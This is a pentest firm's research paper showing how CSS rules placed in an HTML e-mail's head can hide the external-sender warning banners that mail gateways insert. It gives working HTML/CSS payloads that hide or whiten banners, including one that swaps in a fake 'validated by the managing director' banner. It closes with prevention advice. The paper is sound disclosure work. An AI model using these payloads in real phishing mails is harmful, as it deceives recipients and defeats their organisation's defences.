THE PENTEST EXPERTS.

IT SECURITY KNOW-HOW

Christoph Ritter (SySS GmbH), Mauno Erhardt


Attacking Anti-Phishing Banners in E-Mails

A Warning which makes Things even worse

April 2021

Schaffhausenstraße 77, 72072 Tübingen, Germany
+49 (0)7071 - 40 78 56-0
info@syss.de
www.syss.de

1 Abstract



SySS GmbH <test@syss.de>

Test Recipient - Ritter-Test

3:49 AM

Phishing-Prefix-Test

Wenn Probleme mit der Darstellungsweise dieser Nachricht bestehen, klicken Sie hier, um sie im Webbrowser anzuzeigen.

EXTERNAL: This e-mail originates from outside the organization. Be careful when opening unrequested links and attachments.

Hello Mr. Test,

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Best,

Max

Figure 1: Anti-phishing warning in a HTML e-mail

Phishing mails pose a risk to e-mail users nearly every day. Especially in the context of companies and organizations, phishing e-mails represent a risk because internal networks can be accessed by phishing access data and sending malware. In order to prevent this from happening, a large number of companies follow the approach of warning their employees about external e-mails in particular. For this purpose, a prefix is included in the e-mail body or in the e-mail subject. Such a prefix could be, for example, the reference “External!:”. During analyses of these warnings about phishing mails, Christoph Ritter and Mauno Erhardt discovered substantial shortcomings which enable attackers to hide these banners by preparing their phishing mail in a special way.

2 Approach and Test Set-up

Unlike a recently published attack[1] which focuses on the e-mail body, the approach in this technical article describes the definition of the styles in the head: A sender can directly define the styles in the head with HTML compatibility, i.e. the head needs not even be moved to the body. Warning messages and HTML e-mails were analyzed during the research project of Christoph Ritter and Mauno Erhardt. Warning messages in rich text e-mails or plain text e-mails did not form the subject of the study. Warning messages in the e-mail subject were also not analyzed more closely. Since HTML/CSS interpretation is processed by e-mail clients in different ways, there are deviations between the clients.

Test set-up:

- Windows 10 mit Outlook 2016/2019
- Apple iOS 14.5 mit der Mail-App
- Apple macOS 11.3 mit der Mail App
- Linux Thunderbird 78.7.1
- Android One mit der Gmail-App (Stand 18.04.2021)

3 Ways to prevent Phishing

There are different methods to protect employees against phishing. One of these methods is a banner in e-mails from external senders who mark them specially as coming from outside the company or the organization. Various mail servers or mail appliance providers already make it possible to include a pretext in every incoming e-mail. The following chapters will describe examples of how these phishing banners can be technically structured.

[1] https://twitter.com/ldionmarcil/status/1384987686113583107

4 Implementations of a Warning Message against Phishing


Generally speaking, three different methods for implementing anti-phishing warnings were identified. Every one of these methods declares in an extra tag an independent environment where the banner is presented in a visually appealing manner.

4.1 Implementation in a table

Using a table is one way to structure a warning. Such a warning may have the structure shown in the following example:

```html
<table class="MsoNormalTable" border="0" cellpadding="0">
 <tbody>
  <tr>
   <td nowrap="" style="border:solid red 1.0pt;padding:.75pt .75pt .75pt .75pt">
   <p class="MsoNormal">
    <b>
     <span style="font-size:8.5pt;color:red;mso-fareast-language:DE">
      &nbsp;CAUTION - EXTERNAL E-MAIL&nbsp;
      <o:p></o:p>
     </span>
     </b>
    </p>
   </td>
  </tr>
 </tbody>
</table>
```

This is then displayed visually as follows in the message:



CAUTION - EXTERNAL E-MAIL


Figure 2: Warning message which was formatted by means of a table

4.2 Implementation in a SPAN tag

Another method is to use a SPAN tag for a visually appealing presentation:

```
<strong>
 <span style="font-family:Calibri;color:red;background:yellow;mso-  highlight:yellow;">
  CAUTION!
 </span>
 </strong>
<span style="background:yellow;mso-highlight:yellow;">
 User, this email is from an
 <strong>
  <span style="font-family:Calibri;color:red">
   External Sender
  </span>
 </strong>
 (outside of our organization), please do not click links or open attachments unless you⤸
     recognize the sender.
</span>
```

This is then displayed visually as follows in the message:



CAUTION!User, this email is from an External Sender (outside of our organization), please do not click links or open attachments unless you recognize the sender.


Figure 3: Warning message which was formatted by means of a SPAN tag

4.3 Implementation in a DIV tag

Another example is implementation in a DIV tag:

```
<div style="display: inline; background-color:#FFEB9C; width:100%; border-style: solid; ⤸
    border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:12⤸
    pt; font-family:'Calibri'; color:Black; text-align: left;">
 <span style="color:#CC0000; font-weight:bold;">
  EXTERNAL:
 </span>
 This e-mail originates from outside the organization. Be careful when opening ⤸
    unrequested links and attachments.
</div>
```

This is then displayed visually as follows in the message:



EXTERNAL:This e-mail originates from outside the organization. Be careful when opening unrequested links and attachments.

Figure 4: Warning message which was formatted by means of a DIV tag

5 Attack against these Banners

A HTML e-mail has the same structure as a website. This means that it contains both a body and a head. Style attributes for the e-mail body can be defined in the head. It was proved in tests that the style attributes in the head are processed in common e-mail clients.

This means: An attacker can store style attributes in the head of a HTML e-mail that have impacts on content added afterwards. In this case a warning is embedded by the mail gateway, i.e. as described above, for instance in a table, a SPAN tag or a DIV tag. This enables attackers to configure in the head a style which hides precisely these elements. Although the warning messages are in the source code, they are not shown to the users. Non-observance of the style attributes in the head, which prevented the attack, was only proved in the Gmail app in combination with Android One. In all other tested mail clients the wrappers around the banners could be selected and hidden:

```
<head>
 <style type="text/css">
  div {
   display: none !important;
  }
  p {
   display: none !important;
  }
  span {
   display: none !important;
  }
  b {
   display: none !important;
  }
  table {
   display: none !important;
  }
 </style>
</head>
```

If the banner is not in any wrapper, there is another alternative approach: An attacker can present all texts in the e-mail in font size 0 and a white color, and change these settings again for his/her own text:

```
<html>
<head>
 <style type="text/css">
  body {
   background-color: #FFFFFF !important;
   border-color:#FFFFFF !important;
   font-size:0pt !important;
   color:#FFFFFF !important;
   }
  .test {
    font-size:10pt !important;
    color:#000000 !important;
  }
 </style>

</head>
<body>
<div class="test"> Phishing mail content </div>]
</body>
</html>
```

During the first step the attacker must find out how the banner is structured at its destination. If the banner is set into a wrapper, the attacker must in the second step draft a specially prepared e-mail which hides precisely this wrapper.

Banners which prevented the previous attack vector were discovered during the tests. These banners looked like the following for example:

```
<html>
<body>
<div style="display: inline; background-color: #FFEB9C; width:100%; border-style: solid;⤸
     border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:1⤸
    2pt; font-family:'Calibri'; color:Black; text-align: left;">   This e-mail ⤸
    originates from outside the organization. Be careful when opening unrequested links⤸
     and attachments.
 </div>
<div> Content hardcoded wrapped in a second DIV </div>
</body>
</html>
```

The alternative attack vector can then be used here in a slightly modified form:

```
<html>
<head>
 <style type="text/css">
  div {
   background-color: #FFFFFF !important;
   border-color:#FFFFFF !important;
   font-size:0pt !important;
   color:#FFFFFF !important;
   }
  .phish {
    font-size:10pt !important;
    color:#000000 !important;
  }
 </style>

```

```
</head>
<body>
<div class="phish">Phishing content </div>
</body>
</html>
```

This is then normally modified as follows by the mail gateway to this message:

```
<html>
<head>
 <style type="text/css">
  div {
   background-color: #FFFFFF !important;
   border-color:#FFFFFF !important;
   font-size:0pt !important;
   color:#FFFFFF !important;
   }
  .test {
    font-size:10pt !important;
    color:#000000 !important;
  }
 </style>

</head>
<body>
 <div style="display: inline; background-color: #FFEB9C; width:100%; border-style: solid⤸
    ; border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-height:⤸
    12pt; font-family:'Calibri'; color:Black; text-align: left;"> This e-mail originate⤸
    s from outside the organization. Be careful when opening unrequested links and att⤸
    achments.

 </div>
 <div>
  <div class="test"> Phishing mail content </div>
 </div>
</body>
</html>
```

In this case the font size is set to 0 and the color to white, and is canceled specially for the DIV in which the attack takes place. Since the attribute `\!important` is not processed in every e-mail client, this attack does not work on all platforms.

6 Social Engineering Implementations by Attackers


If a company or an organization uses anti-phishing banners, attackers can utilize them to abuse the trust in these banners. The attacker can replace the original banner by his/her own banner. This personal banner could have the following structure:

```
<html>
 <head>
 <style type="text/css">
  div {
   display: none !important;
  }
 </style>
 </head>
 <body>
 <span style="display: inline; background-color:green; width:100%; border-style: solid; ⤸
    border-color:black; border-width:2pt; padding:2pt; font-size:10pt; line-height:12p⤸
    t; font-family:'Calibri'; color:Black; text-align: left;">
 <span style="color:#CC0000; font-weight:bold;">
  Important:
  </span>
  This e-mail is validated and was sent from the managing director
  </span>

Phishing mail content
 </body>
</html>
```

This e-mail would hide the banner expected in a DIV and replace it by a banner which will increase the end user's confidence in this e-mail. The following e-mail in source code would then arrive in the inbox:

```
<html>
 <head>
 <style type="text/css">
  div {
   display: none !important;
   }
 </style>
 <meta charset="UTF-8" /></head>
 <body>
  <div style="display: inline; background-color: #FFEB9C; width:100%; border-style: sol⤸
    id; border-color:#CC0000; border-width:2pt; padding:2pt; font-size:10pt; line-heigh⤸
    t:12pt; font-family:'Calibri'; color:Black; text-align: left;">
  <span style="color:#CC0000; font-weight:bold;">
   EXTERNAL:
  </span>
  This e-mail originates from outside the organization. Be careful when opening unreques⤸
    ted links and attachments.
 </div>
 <span style="display: inline; background-color:green; width:100%; border-style: solid; border-color:black; border-width:2pt; padding:2pt; font-size:10pt; line-height:12pt; font-family:'Calibri'; color:Black; text-align: left;">
 <span style="color:#CC0000; font-weight:bold;">
  Important:
  </span>
  This e-mail is validated and was sent from the managing director
  </span>
  <br/>

 Phishing mail content
 </body>
</html>
```

Due to the defined attack vector in the head, the mail is finally shown as follows:



Important: This e-mail is validated and was sent from the managing director

Phishingmail Content


Figure 5: The warning banner is hidden and the attacker’s banner is inserted

7 Prevention

Anti-phishing banners represent a risk because of the way in which e-mails are formatted in HTML. Although HTML ensures that e-mails look good, it also offers great scope for manipulation possibilities. The tests showed that Android One with the Gmail app ignores style declaration in the head, thus substantially reducing the possibilities of manipulations. Since this type of formatting is also used in normal e-mails, there is a danger here that the desired content will not be shown.

It is therefore preferable to always use plain text e-mails instead of HTML e-mails. It should be checked whether it is possible to automatically convert e-mails from HTML to text e-mails and to only allow the user the option of displaying them again in HTML.

It should also be mentioned that the preview in the current e-mail programs does not interpret CSS. This means that the banner text is displayed in the preview in the inbox – if the first 1-2 lines of the e-mail are shown. This is particularly noticeable with mobile devices.



SySS GmbH 08:50

Phishing-Prefix-Test

EXTERNAL: This e-mail originates from outside the organization. Be careful when opening unrequested links...

Figure 6: Preview with an iPhone

8 Conclusion

The research project concluded that it is not advisable to use anti-phishing banners since they provide a false sense of security. Although these banners may protect the message recipients against poorly produced phishing e-mails, they provide an attacker with even better ways to conceal an attack, for example if he/she is specifically attacking a company.

THE PENTEST EXPERTS

SySS GmbH Tübingen Germany +49 (0)7071 - 40 78 56-0 info@syss.de

www.syss.de